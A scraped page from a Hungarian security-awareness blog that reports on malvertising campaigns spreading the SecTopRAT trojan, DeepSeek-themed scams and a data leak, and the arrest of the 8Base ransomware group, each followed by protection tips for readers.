
A kártékony hirdetési kampányok során **a támadók jellemzően a legjobb hirdetési felületet vásárolják meg a keresőmotoroktól, hogy potenciális áldozataik rákattintsanak a rosszindulatú reklámokra. A bűnözők olyan, közismert és népszerű legitim szoftvereket másoló hirdetéseket** is közzétettek már, amelyek például a Blendert, az Audacity-t, a GIMP-et és az MSI Afterburnert reklámozták.

Az ilyen esetekben nincs is szükség SEO-trükkökre (keresőmotor optimizálás), hiszen azzal, hogy **a csalók szimplán fizetnek a keresési hirdetésekért**, a rosszindulatú oldalaik automatikusan a felhasználók keresési találatainak legelejére kerülnek.




Egy konkrét esetben például a Bingen megjelent egy olyan ismert VPN-szolgáltatásról szóló hirdetés, ahol a reklám URL-címe nagyon hasonlított az eredetihez, a belinkelt hivatkozás viszont a valódi weboldallal szinte teljesen azonos kinézetű másolat volt.

A letölthető preparált szoftver viszont **egy kártékony programot rejtett: a SecTopRAT nevű távoli hozzáférést biztosító trójait, amelyet az ESET MSIL/Agent.CKL néven azonosít**. A rosszindulatú kód lehetővé tette a támadók számára, hogy rejtve átvegyék az irányítást a böngésző felett, és ellopják a gyanútlan felhasználók adatait.




2024-ben egy másik hasonló incidensben a bűnözők olyan, az eredetire hasonlító hamis domain neveket használtak, amelyek IP-scanner szoftvereket (rendszergazdák, de támadók által is használt olyan felderítő alkalmazás, amely képes megjeleníteni az összes hálózati eszközt) hirdettek, és hamis keresési hirdetésekkel növelték saját rosszindulatú oldalaik láthatóságát.

Ezzel az ilyen jellegű termékeket kereső internetfelhasználókat eltérítették, és az apró árulkodó jelek sajnos nem tűntek fel mindenkinek.



Az ESET kutatói szerint az áldozatok között más online hirdetőket is találunk. A reklámipar jellegéből adódóan a csaló szándékú szereplők **az egész hirdetési láncot manipulálhatják, többféle módon veszélyeztetve azt - többek között hirdetések vásárlásával, magukat keresőmotor-szolgáltatónak kiadva, vagy akár weboldalak és hirdetési szerverek közvetlen feltörésével.**

Miközben **a keresőmotorok üzemeltetői sziszifuszi munkával folyamatosan távolítják el a rosszindulatú hirdetéseket és weboldalakat a keresési eredményeikből**, a hackerek kitartóak, és új módszereket találnak a tartalomszűrés megkerülésére, így egy véget nem érő küzdelem alakul ki a keresőszolgáltatók és a bűnözők között. **Következésképpen soha nem lehetünk 100%-ig biztosak abban, hogy amire kattintunk, az nem egy rosszindulatú link.**



Hogyan védhetjük meg magunkat mégis ezekkel a rosszindulatú reklámokkal szemben?

- A tudatosság fejlesztése az első lépés a kiberbiztonság felé. Korlátozzuk a böngészőben az adatok rögzítését az adatvédelmi és biztonsági beállítások segítségével (például süti beállítások, követésvédelem, böngészési előzmények megőrzése). Ezáltal kiiktatunk egy sor potenciális lehetőséget a rosszindulatú weboldalak és szereplők számára, hogy könnyen azonosítsák az eszközeinket.

- Legyünk óvatosak a különféle, böngészőben felugró ablakokkal és engedélykérésekkel szemben. Használjunk megbízható hirdetésblokkolót; ez az egyik módja annak, hogy a kártékony hirdetések el se jussanak hozzánk. Bár önmagában ez nem garancia, de a többi tippel kombinálva azért erős védelmet nyújt.

- Tartsuk naprakészen eszközeinket és szoftvereinket - a javítatlan sebezhetőségek könnyen kihasználhatók, megkönnyítve a hackerek tevékenységét. Végül, de nem utolsósorban **használjunk eszközeinken erős, valós idejű védelemmel rendelkező biztonsági megoldást.**


Szólj hozzá!
Címkék: hirdetés reklám link csalás átverés trójai kártékony rosszindulatú

Ajánlott bejegyzések:

[Adóbevallási értesítés, vagy mégsem?]

[CAPTCHA, amely nem az ember-gép relációt teszteli]

[DeepSeek - esély vagy veszély?]



[Jöhet-e QR kódos átverés postai papír levélben?]

[Fontos vagy nekem]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz


DeepSeek - esély vagy veszély?

2025. február 06. 10:11 - Csizmazia Darab István [Rambo]

Temuról rendelt ChatGPT vagy valóban használható ez az eszköz? Sokan próbálgatták ezt a frissen megjelent kínai modellt, és **bár magával a termékkel kapcsolatosan is vannak erős kérdőjelek, a minden újdonságot kihasználó csalók szokás szerint itt is fürgén akcióba lendültek.**


A DeepSeek mesterséges intelligenciát fejlesztő kínai startup **hirtelen jött népszerűsége magával hozta a névvel való visszaéléseket és a különféle átveréseket is.** A csalók minden lehetséges módon igyekeznek meglovagolni az érdeklődést, és tömegesen megjelentek például a hamis appok és hamis weboldalak.

Tucatjával jelentek meg a DeepSeek hivatalos honlapját utánzó olyan oldalak, ahol a "Letöltés most" gombra kattintva valamilyen kártevő (például Win32/Packed.NSIS) fertőzi meg a gyanútlan látogatók számítógépét. A csalárd oldalak URL címeinél alapos oda gyeléssel azért ki lehet szúrni hamisítványokat.




A név most pörög ezerrel, így a kriptovalutás csalók is elérkezettnek látták az időt, hogy akcióba lépjenek. **Megjelentek állítólagos DeepSeek tokenek, a cég azonban az állítja, nincs semmiféle kapcsolata kriptopénzekkel. Adathalász oldalak is beleálltak az átverési kísérletekbe, számos frissen regisztrált domainnév kínál hamisan DeepSeeknek mondott tőzsdei részvényeket.**

A weblapok mellett QR kóddal is találkozhatunk, ahol a kód beolvasása után a felhasználó elveszítheti az összes pénzét a kriptotárcájából.



Olyan adatvédelmi és biztonsági kockázatok is felmerültek közben, amelyek az eredeti DeepSeek céget érintik. **A Wiz felhőbiztonsági cég egy olyan publikusan elérhető DeepSeek-adatbázist talált, amely API-kulcsokat, felhasználói csevegési előzményeket, rendszernaplókat és egyéb érzékeny adatokat tartalmazott.**

A gyors színre lépés és az említett adatszivárgás nyilvánosságra kerülése után a DeepSeek elismerte a kibertámadás tényét, és ideiglenesen felfüggesztette az új felhasználók regisztrációját a probléma megoldásáig, ami állítólag már nem áll fenn. **A DeepSeek adatkezelési gyakorlata sem ismert, így ennek tisztázása érdekében néhány ország hatósága vizsgálatot indított, többek között az Egyesült Államok, Írország, Olaszország és Franciaország.**



Bár a ChatGPT-nél megszokhattuk, hogy a már jól ismert megkerülési, átfogalmazási módszerekkel már nem tudjuk egykönnyen etikátlan információk átadására rábírni a chatbotot, **a KELA és Palo Alto Networks szakértőinek elemzései szerint azonban a DeepSeek AI-modellek jelenleg is sebezhetőek a rosszindulatú kimenetek generálásával szemben.**

Így megfelelő lekérdezésekkel rávehetők, hogy r**ansomware-útmutatókat, bombarecepteket és mérgező anyagok gyártásával kapcsolatos instrukciókat adjanak.**

A védekezési, megelőzési tippek között nem sok újat lehet mondani. **Kerüljük a gyanús linkeket, amelyek túl szép és hihetetlen ajánlatokat mutatnak, például fantasztikus befektetési lehetőségekkel kapcsolatban. Használjunk minden eszközünkön olyan vírusvédelmet, amely adathalászat ellen is kínál megoldást. Frissítsük rendszeresen az operációs rendszerünket és az alkalmazásainkat is a hibajavítások futtatásával.**

Legyenek mindenhol erős és egyedi jelszavaink, megerősítve kétfaktoros autentikációval. Sose jegyeztessük meg a jelszavainkat magával a böngésző klienssel, és ne osszunk meg kényes, érzékeny magán vagy vállalati adatokat az AI-modellekkel.

Szólj hozzá!
Címkék: incidens befektetés csalás átverés hamis trójai mesterséges intelligencia adathalászat adatvédelmi AI MI welivesecurity.com chatbot kriptovaluta kriptobefektetés deepseek

Ajánlott bejegyzések:

Fontos vagy nekem

Virtuális emberrablás II.

Piedone Afrikában

Telefon, SMS, e-mail - és sok dühös ember

Ferenc Pápa halála és a netes csalók

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz






Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

Kis lépés az emberiségnek

2025. február 11. 13:09 - Csizmazia Darab István [Rambo]


Sajnos ritkák azok a pillanatok, amikor egy-egy kiberbűnözéssel foglalkozó csoportot sikerül beazonosítani, és ráadásul le is tartóztatni. Ezúttal egy ilyen eseményről érkezett beszámoló, miszerint **a 8Base nevű ransomware csapat tagjait letartóztatták Thaiföldön.**

Egy svájci-amerikai-thaiföldi nemzetközi rendőrségi művelet során rajtaütöttek azon a négy európai állampolgáron, akik több, mint ezer áldozatot károsítottak meg zsarolóvírus támadásaikkal. A több helyszínen zajló, összehangolt, Operation Phobos Aetor névre keresztelt razzia során **a helyi és bevándorlási rendőrség tagjai őrizetbe vettek négy helyszínen, összesen két nőt és két férfit. A személyazonosságukat azonban egyelőre nem hozták nyilvánosságra.**

